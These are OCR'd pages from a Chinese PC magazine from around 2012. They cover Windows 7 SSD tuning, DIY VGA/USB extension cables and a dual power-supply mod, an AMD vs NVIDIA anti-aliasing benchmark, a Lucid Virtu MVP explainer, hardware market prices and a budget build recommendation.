在开始优化之前，需要确保系统的SATA控制器在AHCI模式下和TRIM在Windows 7中启用。可以在Windows 7的“设备管理器”中查看“IDE ATA/ATAPI controllers”项目，如果没有“AHCI”字符的话（如图1），那就说明AHCI模式没有被开启。一般来说，AHCI是需要在安装操作系统之前，在主板BIOS中选中SATA模式进行更改的，否则就会出现无法正常进入系统的蓝屏问题。



如果已经安装了操作系统咋办？也不是没有办法，在传统的IDE模式下进入系统，下载安装MicrosoftFixit50470补丁，再重启进入主板BIOS设置为AHCI即可。下载地址：http://support.microsoft.com/kb/922976。

Windows 7是使用SSD的最佳系统，因为它可以自动识别SSD并启用TRIM功能，当然也可以验证一下它是否启用。


以管理员身份运行“cmd”，输入“fsutil behavior query DisableDeleteNotify”回车，如果显示的是“DisableDeleteNotify = 0”，则TRIM启用；如果是“DisableDeleteNotify = 1”，则TRIM被禁用。

第二步：

关闭系统还原、驱动器索引

系统还原相当于就是系统的备份，但对于小容量SSD而言，本身容量就十分宝贵，将备份放在它上面就显得比较浪费，因此在这里可以将它关闭。

右击“计算机”，点击“属性”→“系统保护”，选择作为系统盘的SSD，点击“配置”设置为“关闭系统保护”再点击“确定”（如图2）。如果你实在需要系统备份的话，也可以在这里将备份移动到机械硬盘的分区中。




驱动器索引的目的是为了帮助提高机械硬盘的检索性能，能更迅速地找到文件，但SSD本身的速度就够快了，因此也可以关闭它。点击“计算机”，右击系统盘的“属性”，取消“除了文件属性外，还允许索引此磁盘驱动器上文件内容”的勾选（如图3），再点击“应用”。如果跳出需要管理员权限的窗口，就点击继续即可。



第三步：

关闭虚拟内存、禁用休眠

为了加快存储和检索数据的速度，系统会将一部分机械硬盘的空间当成虚拟内存来使用，并在硬盘上建立页面文件。但SSD的速度远远快于机械硬盘，因此这样的页面文件不但起不到实际作用，还白白占用了空间。



右击“计算机”，点击“属性”→“高级系统设置”→性能栏的“设置”→“高级”→虚拟内存栏的“更改”，选择系统盘设置为“无分页文件”（如图4），再点击“确定”，接着需要重新启动电脑。

为了使用休眠功能，系统也会在安装时创建一个名为hiberfil.sys的隐含系统文件在系统盘中，禁用它也可以节省空间。以管理员身份运行“cmd”，输入“powercfg -h off”后回车即可。

第四步：

关闭Prefetch和SuperFetch

Prefetch和SuperFetch也会生成缓存文件，鉴于SSD的短存取时间，可以禁用这些选项。运行“regedit”注册表编辑器，打开“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SessionManager\Memory Management\PrefetchParameters”项目，将“EnablePrefetcher”和“EnableSuperfetch”的值从1或3修改成0（如图5）。

同时还可以在注册表中关闭其中两个项目，打开“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SessionManager\Memory Management”项目，将“ClearPageFileAtShutdown”和“LargeSystemCache”的值从1修改成0，再重新启动电脑。



第五步：

关闭搜索和调整电源设置

Windows的搜索功能也会在硬盘中创建一个特定的文件和文件夹索引，目的是提供更快的本地搜索速度，由于它要占用大约10%的空间，因此也可以关闭它。

运行“services.msc”，找到“Windows Search”服务项，右击它选择“属性”，将“启动类型”选择为“禁止”，“服务状态”设置为“停止”（如图6），再点击“确定”。



调整电源设置可以避免SSD在闲置时产生碎片垃圾文件。进入控制面板的电源选项，选择目前选用的电源计划，再进入“更改高级电源设置”，将硬盘的关闭时间改为“从不”，点击“确定”即可。

优化结果

按照以上步骤优化后，笔者的32GB SSD在多个测试软件中，前后的性能差距最大为4%，应该说性能提升效果并不太明显。但是这样优化的最大好处是，原来30GB的占用空间减少到18GB，多出了12GB的空间，这样又可以安装更多的应用软件了。 **@段灿**

编辑观点

@电脑报吕远：由于机械结构的工作原理，传统的硬盘需要建立各种缓存文件来提升存储速度，但在这些功能在高性能的SSD中，不但起不到提速的作用，反而变成了占用空间的麻烦。特别是对于容量较小的SSD而言，那可是错GB如金，因此如果它的空间不够时，不妨使用这些方法来优化。当然你也可以根据自己的实际需要，对其中的步骤进行选择性取舍。

无限延伸，巧用网线制作延长线


家中的各种电脑、数码、家电都可以连接起来使用，但一些设备在卧室、书房，一些又在客厅，搬动它们就十分麻烦了，改用普通的延长线吧，即使是再长的延长线也够不到。所幸的是，家里装修时预埋了网线的，如果将网线的RJ45接头换成VGA或VSB接头的话，那么各个房间的设备就可以通过它来“连接”了。


VGA延长线

电视机、投影机等视频设备一般是通过VGA和电脑连接的，我们可以将网线改装成一条超长的VGA线，这样不用移动电脑，就可以在客厅观看卧室电脑上的内容了。

首先用小刀剥开网线的外皮，长度约3cm，露出8根颜色各异的细小电线。使用剥线钳将每根细线的绝缘皮剥除1cm长左右。然后用同样的方法处理好网线的另一端。

找来一对可拆卸式的VGA转接头，需要根据设备的接口类型选择相应的公头或母头。接下来就是焊接了，拆开VGA接头的外壳，对照连接图（如图1）将网线的小线和VGA接头的针脚一一对应焊接（如图2）。焊接时注意线缆做好绝缘处理，不要短路了。在焊接好以后，再将接头的盖子合上，即可实现视频信号的远距离传送了。






USB延长线

如果你的USB设备比较大，不方便移动，而USB线缆也较短的话，也可以使用网线来制作一条USB延长线。

首先剪断原来的USB线，目的是为了取得两个USB接头。分别把网线和USB的接头剥开，由于USB的细小电线只有4条，而网线有8条，那么可以将网线多余的白线剪掉。在焊接前先套上一小段热缩管以便于后面的绝缘。

用烙铁加锡，将网线和USB接头对应焊接在一起（如图3）。套上热缩管，然后用胶布将线缆缠绕几圈，这样一条自制USB网线就大功告成了。 **@思延**



编辑观点

@电脑报吕远：设备之间的互连是常见的事情，通常市场上越长的延长线价格越贵，还不容易买到，与其购买倒不如自己动手做一条，反正网线的成本也是很低的。不过以上两种方法都有一个不好的地方，就是要破坏网线的RJ45接头，日后要使用网线功能时又要重新做接头，比较麻烦。那么可以将VGA或USB接头与RJ45的母头做成一小段转接线（如图4），这样在使用时直接接在网线上即可，不会对原来的网线造成任何破坏。



责编 | 吕远 美编 | 毛代洪 组版 | 赵久娟 责校 | 曾灿

摩丁派 本期明星：童明

双剑合璧 打造双电源系统

笔者最近对电脑进行了硬件升级，可原来额定功率220W的电源似乎已经不能很好地应付这个平台了，这样的话少不了又要购买一个供电功率更大的电源，花费不小。不过，除了换用电源之外，我们能否另辟蹊径呢？


双电源方案

笔者手边闲置有另外一个金河田220W 电源，可以把这个“闲置资源”也利用起来，让两个电源变成“合作伙伴”一起工作。对于电脑双电源的供电方案，就需要对电源做出一定的改造。

我们先来了解一下 ATX 电源的工作原理：当用户按下机箱上的电源开关，主板就会给 ATX 电源送出一个高电平的“PS_ON”启动信号，当电源接收到这个信号后才会真正开始工作。当关机的时候，操作系统给主板发出停止输出 PS_ON 信号的指令，这时电源就会自动关闭并截止供电输出。如果将这个信号同时送到另外一个电源上就组成了双电源系统，笔者使用的就是并联电源 24Pin 接口上的绿色启动信号线来达成电源双启动的目的。

操作思路

首先将原来的长城 220W 电源设为主电源，并对主板、CPU、硬盘进行供电；将金河田 220W 电源设为副电源，单独为 GTS450 显卡进行供电。然后并接两个电源绿线、黑线让两台电源同步联合工作。



将两个电源的 PS_ON 信号线及地线连接起来就能使其同步启停



用退针器对绿线进行退针



两个电源绿线的并联



把两个电源的外壳用导线连接起来实现黑线并联



联力双电源启动线售价 88 元

小提示：如果你动手能力不强的话，可以去购买已经做好的双电源启动线。好一点品牌的要80多元，而最低的售价不到30元。

操作步骤

根据操作的思路画出电路原理图，并对应电路图进行线路连接。

1.绿线的并联

首先分别用退针器对两个电源 24Pin 接口上的绿线（PS_ON）进行退针，然后把副电源的绿线剪去针脚，接着用电烙铁焊接在主电源的绿线针脚上，再用热缩管进行绝缘处理防止短路，最后把改装好的绿线装回到主电源的 24Pin 接口上就完成了绿线的并联改造。

2.黑线的并联

拆过电源的玩家都知道，电源的黑线（GND 地线）是在电源 PCB 与外壳的螺丝固定孔部位进行接地处理的，那么只需把两个电源的外壳用导线连接起来就可以实现两个电源之间的黑线并接。

3.平台安装测试

在经过一系列的线材并联改装之后，完成了双电源的并联连接。下面就按照操作的思路，把主板、CPU、硬盘的供电接在主电源上；显卡的辅助供电通过双大 4Pin 转 6Pin 转接线接在副电源上。确认连接无误后，插上电源，然后用螺丝刀短接主板上的启动针脚，只听“滴”的一声，主机顺利启动。

4.使用注意事项

建议把硬盘接到主电源上，因为主板的 20Pin（或 24Pin）接口里有根灰色的线，那是 P.G 信号线，也就是 Power Good 的意思。开机时，电源会在输出稳定以后给主板发出 P.G 信号，此时主板才会自检启动。关机时，在电压下降到 75%之前，电源也会给主板一个 P.G 信号，让主板把硬盘磁头挂起来。副电源因为没有接到主板上，因此无法发送这个 P.G 信号，所以硬盘最好别接到副电源上，以免造成硬盘的损坏。

需要注意两个电源的 220V 供电必须同时接通及关闭，如果先接通或切断其中一个电源 220V 市电供电的话，连接上市电的电源会自动启动。

编辑观点

@ 电脑报吕远： 虽然双电源暂时能稳定运行，但很容易因为某一个电源的损坏而造成更多硬件的损坏。而且当两个电源联动后，转换效率非常低，功耗要白白地被第二个电源消耗掉一部分。总体来说，双电源供电方案只适合暂时替换单电源使用，对于普通用户来说，单电源的选择才是王道。



很多人都纠结于AMD或者NVIDIA高端显卡的性能，实际上在大多数游戏的默认设置中，目前的高端显卡都跑得比较流畅，即使GeForce GTX680要强于Radoen HD7970一些，但差距也不是很大。反而是很多玩家更在意两家显卡在游戏画质上的表现，比如抗锯齿的效果和性能。而且很多玩家也有疑问，高端显卡在打开高倍抗锯齿效果后，是否还能流畅游戏？这次我们就使用AMD和NVIDIA两家的最顶级显卡进行研究，看看它们的抗锯齿表现到底如何！

谁是“锯齿杀手”？

AMD、NVIDIA抗锯齿性能研究



@电脑报阿卡酋长
@电脑报阿卡酋长微博：http://www.weibo.com/hardka

AMD/NVIDIA 的抗锯齿方案

MSAA——全球通用的抗锯齿

最早的抗锯齿技术来自于 3DFX，名为 FSAA，这项技术虽然将需要渲染的图像分辨率提升了一倍，但效果的确很出色。不过或许是因为过于消耗显卡资源，无论是收购了 3DFX 的 NVIDIA 还是后来的 AMD，都没有继续沿用 FSAA，而是采用了 MSAA 这项抗锯齿技术。MSAA 又叫多重采样抗锯齿，这种抗锯齿技术最大的优势就是显卡资源占用少，不会很影响游戏的帧速。不过 MSAA 的缺点就是画质一般，只针对游戏中锯齿最多的部分进行处理，严格来说也算是偷工减料了。不过由于实用性很强，MSAA 可以说是游戏和显卡厂商支持最多的一项抗锯齿技术。

CSAA——NVIDIA 的主力抗锯齿技术


对于 NVIDIA 的显卡而言，除了支持 MSAA 外，另外一项主要的抗锯齿技术就是 CSAA，即覆盖取样抗锯齿。这项技术可以说是 MSAA 的升级版本，画质提升不小，同倍抗锯齿下性能也有所提升。在 NVIDIA 的顶级显卡中，CSAA 可以达到 16×甚至 32×，结合 NVIDIA 的 Quincunx 抗锯齿技术，可以说在画质和性能上取得了一个不错的平衡点。

CFAA——AMD 的 MSAA 升级版

NVIDIA 有 CSAA，AMD 同样有 CFAA。和 CSAA 一样，CFAA 技术实际上也是 MSAA 的一种升级版本，中文名为定制滤镜抗锯齿。AMD 在这项技术上进行了多种尝试，目前高端的显卡已经可以做到 24×抗锯齿效果了。特别是在 Edge Detect，CFAA 是靠流处理器来进行抗锯齿运算，这样在 Shader 运算较少的游戏中，它的效率就显得非常可观了。当然，必须要说的是，无论是 AMD 的 CFAA 还是 NVIDIA 的 CSAA，它们都是基于 MSAA 发展而来，所以 MSAA 在画质上的一些问题，这些技术即使有所改进，也无法完全达到当年 FSAA 的画面效果。


后处理抗锯齿——显卡厂商的新课题

后处理抗锯齿技术是由 Intel 率先提出来的，这种抗锯齿技术和常见的抗锯齿技术不同，是在每一帧画面渲染结束后再进行处理，所以对显卡的需求理论上比普通抗锯齿要小。当然，后处理抗锯齿技术也有一些问题，一个是实际效果不如实时抗锯齿效果那么出色，另外一个画面和字体相对比较模糊一些。AMD 目前的后处理抗锯齿技术名为 MLAA，NVIDIA 的后处理抗锯齿技术名为 FXAA，都可以在驱动中打开，并作用于大多数游戏中，实际表现很接近 4×AA 的效果。



上图为无 AA 的效果，下图为开启 NVIDIA FXAA 的效果，开启 FXAA 后不但锯齿变少，画面也柔和了很多

实战 AMD/NVIDIA 抗锯齿性能



左图为 NVIDIA 的 FXAA 技术，右图为 AMD 的 MLAA 技术，NVIDIA 的后处理抗锯齿技术在纹理、颜色和锯齿柔化上都做得更为出色

测试平台

处理器：Intel Core i5 2500K
主板：Intel Z77 主板
内存：宇瞻 DDR3 1600 4GB×2
显卡：NVIDIA GeForce GTX680
AMD Radeon HD7970
硬盘：希捷 7200.12 1TB
电源：长城金牌巨龙 1250W
系统：Windows 7 64bit SP1
驱动：Forceware 300.99
催化剂 12.3

在抗锯齿的对比中，我们主要比较的是当打开 8×MSAA 后，两款显卡在游戏中的性能下滑幅度。8×MSAA 是两种显卡以及游戏都支持的抗锯齿技术，所以比较起来相对公平。除了 MSAA 外，我们还分别测试了 NVIDIA 显卡在 16×CSAAQ 以及 AMD 显卡在 24×CFAA 下的性能表现。当然这两种抗锯齿技术，有的游戏可以直接支持，有的游戏则只能在驱动中打开，而且两者的倍数也不一样，所以在这两种模式下的表现仅供玩家参考，没有可比性。

除了主流抗锯齿技术外，我们也会比较两种显卡在后处理锯齿技术上的效果，包括画质和性能。后处理锯齿效果没有倍速可选，而且在大多数游戏中都能打开。在测试中，我们将把几款游戏的分辨率设置为 1920×1200，同时打开最高画质，再在各种抗锯齿模式下运行游戏。

主流抗锯齿性能对比

从我们的测试来看，在游戏中最常见的 8×MSAA 抗锯齿模式下，两家显卡下滑幅度都比上几代高端显卡降低了很多。不过两者对比，AMD 在抗锯齿的性能上略占上风，在大多数测试的游戏中，Radeon HD7970 打开 8×MSAA 后，性能下滑的幅度都要小于 NVIDIA，这也说明在抗锯齿的性能上，AMD 是做得比较出色的。

而在两款显卡使用自家的抗锯齿技术后，结果则大不相同。GeForce GTX680 打开 16×CSAAQ 后，性能下滑程度相比 8×MSAA 并不算多。而 Radeon HD7970 在打开 24×CFAA 后，某些游戏的性能下滑幅度很小，甚至比 NVIDIA 的 16×CSAAQ 还小，而有的游戏下滑幅度非常大，特别是两款 DX9 的游戏。总的来说，如果玩家在打开 8×MSAA 后游戏非常流畅，那么可以尝试着打开更高的抗锯齿模式，AMD 和 NVIDIA 的架构目前对抗锯齿模式下的性能下滑都控制得比较好！

两款显卡各抗锯齿模式下性能测试（单位：fps）

	GeForce GTX680			Radeon HD7970		
	NO AA	8×MSAA	16×CSAAQ	NO AA	8×MSAA	24×CFAA
《天堂2.5》	75.5	49.3(-34%)	46.9(-38%)	63.5	48(-24.4%)	40(-37%)
《失落的星球2》	55.3	50.5(-8.7%)	48.5(-12.2%)	49.8	45.4(-8.8%)	43.1(-13.4%)
《生化危机5》	221.7	164.6(-25.8%)	138.9(-37.3%)	206.2	179.9(-12.8%)	151.5(-26.5%)
《街头霸王4》	299.15	215.53(-28%)	209.92(-29.8%)	318.24	232.2(-27%)	89.66(-71.8%)
《求生之路2》	262.02	208.52(-20.4%)	206.23(-21.3%)	254.94	226.56(-11.1%)	62.92(-75.5%)

两款显卡后处理抗锯齿模式下性能测试（单位：fps）

	GeForce GTX680		Radeon HD7970	
	NO AA	FXAA	NO AA	MLAA
《天堂2.5》	75.5	72.2(-4.3%)	63.5	44(-31%)
《失落的星球2》	55.3	54.1(-2.1%)	49.8	38.6(-22%)
《生化危机5》	221.7	214.3(-3.3%)	206.2	83.6(-59%)
《街头霸王4》	299.15	285.36(-4.6%)	318.24	203.63(-36%)
《求生之路2》	262.02	249.10(-4.9%)	254.94	187.49(-26%)

后处理抗锯齿画质对比

NVIDIA 和 AMD 两种后处理锯齿技术在游戏中都有明显的效果，表现为物体更加圆滑，锯齿柔化程度也很明显。不过当我们将两者截图放大后进行对比，我们会发现，AMD 在纹理锐度方面不如 NVIDIA，同时 NVIDIA 的锯齿柔化效果也更加出色，在细节的表现上也更加丰富。单从后处理抗锯齿的效果来看，NVIDIA 的 FXAA 相比 AMD 的 MLAA 要更胜一筹。

后处理抗锯齿性能对比

我们看到在测试中，大多数游戏在打开了 NVIDIA 的 FXAA 后，性能下滑幅度非常小，没有一个超过 5%。而打开 AMD 的 MLAA 后，游戏帧速都有了大幅的下滑，最大甚至达到 59%。在之前催化剂的 Beta 版本中，AMD 声称最新的 MLAA 性能会有大幅的提升，但是我们使用催化剂 12.3 后，并没有感受到这一点。

此外，在《战地 3》中，使用 AMD 的 MLAA 会引起游戏崩溃。而且后处理抗锯齿效果往往会让游戏中文字显得模糊，但 NVIDIA 做得要略好一些，字体稍显得清晰一些。从各方面来看，NVIDIA 的后处理抗锯齿技术在驱动成熟度以及游戏的兼容性上都要比 AMD 强不少。

必须要先提醒大家的是，大多数游戏都有自己的抗锯齿设置项目，通常而言 MSAA 最高可以到 8×。如果想获得 NVIDIA 或者 AMD 更高的抗锯齿效果，就必须在驱动中设置，但同时也要将游戏中的抗锯齿效果打开才行。如果关闭了游戏中的抗锯齿效果，那么无论在驱动中如何设置，很多游戏是无法打开高倍抗锯齿效果的（后处理抗锯齿技术例外）。

编辑观点：各有所长，按需选择

@电脑报阿卡酋长：从两家显卡厂商的抗锯齿效果来看，AMD 主要是在常见的 MSAA 中效率更高，如果玩家想要在打开 MSAA 抗锯齿效果后，游戏帧速不至于下滑太多的话，那么 A 卡应该是更好的选择。不过如果玩家拥有着一款高端显卡，想要体验 8×MSAA 以上的抗锯齿效果，那么 NVIDIA 的表现则更佳，因为大多数游戏都支持 NVIDIA 的 16×抗锯齿技术，性能下滑的幅度也能接受，而 AMD 在部分游戏，特别是 DX9 游戏的表现显得一般。至于逐渐进入主流的后处理抗锯齿技术，我们在这里只能推荐 NVIDIA 的 FXAA 技术，无论从游戏兼容性、实际性能表现以及画质表现来看，FXAA 都是最好的选择，而 AMD 的 MLAA 后处理器抗锯齿技术还有不少地方需要改进，至少请先把大多数游戏性能下滑严重这一点改正了吧！

责编 | 陈扬铁 美编 | 黄莹 组版 | 何雪松 责校 | 涂书


Z77 的杀手锏?

Lucid Virtu Mvp 软件技术解析

@冰冷之火

4月初Z77主板就将大量上市，Z77虽然在规格上没有质变，在应用上有明显的提升：固件恢复、WiDi、Smart Connect智能连接、Rapid Start快速开机等都是首次出现在台式机主板上。同时厂商纷纷在Z77中附赠Virtu MVP 软件，除了显卡自动切换、虚拟垂直同步之外，还可以提升平台的显示性能，非常强悍。

三代产品三次跨越




三代 Virtu 软件功能对比

LucidLogix 是一家神奇的公司，推出了许多非常有特色的产品，比如可让 A 卡 /N 卡混合交火的 Hydra 芯片，可让集独显自动切换的 Virtu 软件。2011 年初，Virtu 软件正式发布，由于只是第一代产品，技术并不完善，而且只能用于英特尔 SNB 平台，因此 Virtu 对于用户最大的意义在于独显用户也能用上英特尔核芯显卡中的 Quick Sync Video 技术，其应用范围还是受到了很大的限制。2011 年 6 月，第二代改进版产品——Virtu Universal 发布，应用范围得到了极大的扩展，不仅支持 AMD 平台以及移动平台，还加入了 Virtual Vsync（虚拟垂直同步）与电源管理功能。2012 年，Virtu Mvp 又加入了全新功能，更加强大。多家主板厂商已经确认在最新的 Z77 主板中附赠这个软件，不少人都看好 Virtu Mvp 会成为 Z77 的又一杀手锏。

集独显自动切换：集显不浪费

将显卡整合进 CPU 中已经成为硬件发展的趋势，但是对于独显平台用户来说，CPU 中的集成显卡就被浪费了。要知道笔记本早在 2006 年就实现了集独显切换，正因为如此，Virtu 一经发布，便受到用户的强烈关注。其原理其实并不复杂，就是通过拦截 API 请求，然后对任务进行分配，最终实现集独显自动切换。当系统对显示性能要求不高时，图形渲染工作便由处理器集成显示核心完成，独立显卡 GPU 处于待机状态，从而降低平台功耗；而当进行游戏等高负荷应用时，则启用独显 GPU 工作。





两种模式接法对比

i-Mode 和 d-Mode 是 Virtu MVP 软件的两种基本工作模式，简单来说，i-Mode 下由集显负责输出，3D 渲染仍由独显完成，但游戏和程序的支持度取决于支持列表，而且显示性能会有一定程度的损失；d-Mode 则是独显负责输出，不存在游戏支持问题，转码时则可以借助 CPU 的 Quick Sync 加速。

Virtual Vsync：帧速无限制

经常玩游戏的朋友肯定有这样的经历，如果显卡性能不够强劲的话，在进行快速场景变换的时候，由于游戏场景变得非常复杂，GPU 的负载会突然剧增，就会出现连续卡顿的现象，Virtual Vsync 功能就能解决这一问题。



开启 / 关闭虚拟垂直同步对比


介绍 Virtual Vsync 之前，我们了解一下垂直同步的意义。垂直同步在于让显示器的刷新频率与游戏的帧数相同，从而解决显示器没来得及刷新画面，游戏已经运算到下一帧或下好几十帧，导致画面出现撕裂的情况。但垂直同步有一个非常明显的问题，就是即使把游戏帧数限制在与显示器刷新率相同的数值上，遇到复杂场景帧数猛跌的时候，垂直同步会强制把帧数限至到更低的数值。比如大于 60fps 的画面只能以 60fps 输出，小于 60fps 大于 30fps 将被限制在 30fps 输出。这在一定程度上造成游戏中刷烈卡顿的情况。

有了 Virtual Vsync 就大不一样了，通过让集显、独显一起工作，Virtu MVP 软件会自动在集显或独显端判断并决定每一帧是需要完整输出的或是需要丢弃的。在不影响用户使用体验的情况下，快速丢弃一些帧，我们就看不到画面出现丢帧、撕裂的现象。从游戏帧数监测的曲线来看，原来卡顿形成的锯齿都被平滑的曲线代替了，而且帧数也没有了限制，这就是 Virtual Vsync 所要达到的最终效果。

不过在两种模式下，其工作方法还有一定的区别，前面已经提到 i-Mode 是通过集显输出，传统的垂直同步将自动失效，打开 Virtual Vsync 就能用上经过优化的垂直同步。在 d-Mode 中，必须同时打开游戏的垂直同步和 Virtual Vsync 两个功能，只开 Virtual Vsync 是没有任何效果的。

HyperFormance：显示性能大幅提升

用户也一直在考虑，是不是有什么办法让集显、独显一起工作，从而提升整个平台的显示性能呢？



有了 HyperFormance，测试成绩大幅提升

这一构想通过 HyperFormance 正式成为了现实。在 Virtual Vsync 中添加一种智能逻辑算法，对 GPU 和 3D 引擎接口中间的算法进行优化，会收到意想不到的效果。前面我们提到，只有一部分帧会被输出，这造成了 GPU 性能的浪费。Virtual Vsync 引入 HyperFormance 算法之后，就能保证每一帧都被利用起来。HyperFormance 的工作原理为，将处理器的核芯显卡当做协处理器，系统将会把帧缓冲存储至核芯显卡。再通过软件判断出哪些帧需要完整输出或需要丢弃，如果 GPU 在渲染需要丢弃的帧，HyperFormance 会打断这个工作，让 GPU 直接跳到下一帧的渲染。那些被丢弃的帧会被特殊处理。这一过程会在在游戏引擎、DirectX API 以及渲染模块之间进行循环。从而提高帧的使用率，提高 GPU 的工作效率，提升平台的显示性能。

编辑观点：效果令人期待

@电脑报熊乐：Virtu Mvp 功能不多，但每个功能都非常有特点，特别是提升平台显示性能这一功能对游戏玩家更是有吸引力。Virtu Mvp 软件功能强大的另一面，是复杂的技术与算法，而且作为第三方公司推出的软件，没有得到芯片供应商支持的条件下，软件与硬件的兼容性以及稳定性究竟怎样，这还有待观察。不过整体而言，Virtu Mvp 还是令人期待的，毕竟有了这个软件，你买了新主板还能免费升级显卡，相比动辄几千元的高性能独立显卡，这怎能让人不动心呢？



站长周记

新浪微博：@电脑报薛昱

处理器
AMD处理器暴降

本周Intel处理器的走势相当平稳，前段时间上市的不带核芯显卡的酷睿i5处理器在市场上并没有引起太多反响，主要是与相同档次的处理器相比，它们在价格上的优势并不明显。AMD处理器价格本周降幅惊人，中高端的A6、A8和6核推土机处理器都有40元左右的降幅，而FX-6100的价格已经来到900元，而且仍有降价空间。

硬盘
供货渐稳

本周硬盘市场的价格变化不大，不过好消息是，前期缺货的型号，本周都有少量货源到货，解了燃眉之急。不过值得注意的是，目前市场上日立硬盘的货源非常不稳定，站长分析，最大的可能是来自于去年被收购后的冲击。被收购后，日立硬盘的品牌是否保留到目前仍没有公布，而目前从日立硬盘货源收紧的现状来看，这个结果应该快出来了。

主板
新品上市重新布局

全新的7系列主板在4月9日已经全面上市，Z77主板的价位从最低的799元到2000多元不等，让站长最惊讶的是，本次Z77一发布就有品牌厂商直接将旗舰主板的价格直接拉入800元价位，Z68的市场份额直接被挤占完，只能退市。而H77瞄准600元至700元价位段，也预示着将要淘汰掉目前市场上的P67主板，而低端市场还是会由H61把持。

显卡
新款多价格乱

3月份井喷式的新卡发售为显卡市场带来了近两年难得的火热氛围。在形势上，由于目前NVIDIA新卡只有GTX680，而AMD HD7000系列成员基本已经到齐，所以基本上是属于AMD群狼围剿NVIDIA的形势。不过GTX680的高性能确实打得HD7970一时间找不着北，要是HD7970想继续保住市场，降价寻求空间是不错的办法。

金牌装机店

3000元AMD新4核主流配置推荐

配件	产品名称	价格(元)
处理器	AMD Athlon Ⅱ ×4 641(盒)	440
主板	技嘉 A75M-S2V	599
显卡	盈通 R6750-HM1024GD5 T1极速版	499
内存	金士顿ValueRAM 4GB DDR3 1333	135
硬盘	希捷 酷鱼1TB	600
显示器	飞利浦 190E3LSU	699
键鼠	雷柏 X1800p 5G	79
机箱	航嘉 御辐王S2	149
电源	大水牛 劲强300京牛版	139
总价		3339

站长点评：AMD Athlon Ⅱ ×4 641面世后，迅速成为家用电脑4核处理器的热销产品，凭借多核心高频率低价格的优势，这款处理器已经是装机单上的常客，站长本周就推荐一款3000元左右采用AMD Athlon Ⅱ ×4 641的家用电脑配置。



平台和存储

技嘉A75M-S2V不仅拥有原生SATA 6Gbps接口和USB3.0接口，技嘉超耐久技术打造的它采用了超低电阻晶体管、全固态电容等料件，并同时配备了丰富的视频输出接口，再加上技嘉提供了4年质保，是一款非常适合家用电脑选用的主板。金士顿ValueRAM 4GB DDR3 1333不仅能够为电脑提供足够的物理内存，还可支援显卡用作扩展显存，再配上拥有不错磁盘性能的1TB单碟硬盘，存储方面的搭配也是相得益彰。



外设

家用电脑自然少不了一款外形美观的显示器，飞利浦190E3LSU作为一款19英寸显示器来说，拥有少见的美丽外表，加上LED背光技术和飞利浦独有SmartImage Lite技术的加持，这款显示器的显示效果也令人满意。雷柏这款无线键鼠套装采用了抗干扰能力更强的5.8GHz无线传输技术，键盘采用大方简洁的窄边框设计，鼠标拥有1000DPI的分辨率，79元的价格也非常吸引人。



性能

Athlon Ⅱ ×4 641的频率已经提升到了2.8GHz，性能方面比频率为2.6GHz的Athlon Ⅱ ×4 631有了接近10%的提升。虽然没有集成图形核心，却比同平台的APU拥有更高的二级缓存，容量达到4MB。站长选择了盈通R6750-HM1024GD5 T1极速版搭配这款处理器，显卡的显存频率达到了4600MHz，在同价位HD6750中非常少见，而且这款显卡还可以通过共享技术划拨内存补充显存，使得显存容量从原本的512MB变为1GB。处理器和显卡都是性价比之选，这两个搭配后更能发挥FM1平台的性价比优势。

机电

航嘉的御辐王系列机箱最大的特点便是其良好的抗辐射功效，这款S2是其中的入门级产品。黑色沉稳的外观拥有御辐王的一贯风格，低价不低质的做工也是站长选择它的重要原因之一。电源方面，考虑到独显需求，站长选择了额定功率达到300W的大水牛劲强300京牛版电源，这款电源是目前市场上低价额定300W大军之一，不仅可以为电脑提供足够的电流支持，还降低了用户的装机预算。



网购风 希捷1TB USB3.0移动硬盘优惠购

很多用户都有购买移动硬盘的需求，但这个市场鱼龙混杂，行货、水货、组装货甚至假货交织在一起，加上不同型号产品之间的性能差别，让消费者一时难以选择，那么怎么才能选购一款相对满意的移动硬盘呢？我们不妨从以下几个方面着手：

注意分辨原装产品。所谓的原装产品，特指硬盘厂商自己推出的移动硬盘。硬盘本身就是电脑中最脆弱的部件，更何况是应用于移动存储领域的移动硬盘，面临的故障危险更大，而原装移动硬盘是由原厂设计及生产，会充分考虑产品的抗震、防摔设计，加强产品的安全性。

优先考虑USB3.0产品。随着USB3.0的技术成熟，USB3.0接口开始大规模普及，现在买移动硬盘，应该优先考虑USB 3.0的产品，先不说USB3.0的传输速度更快，性能更强，关键是二者之间的价格差距小，谁更实惠一眼便知。

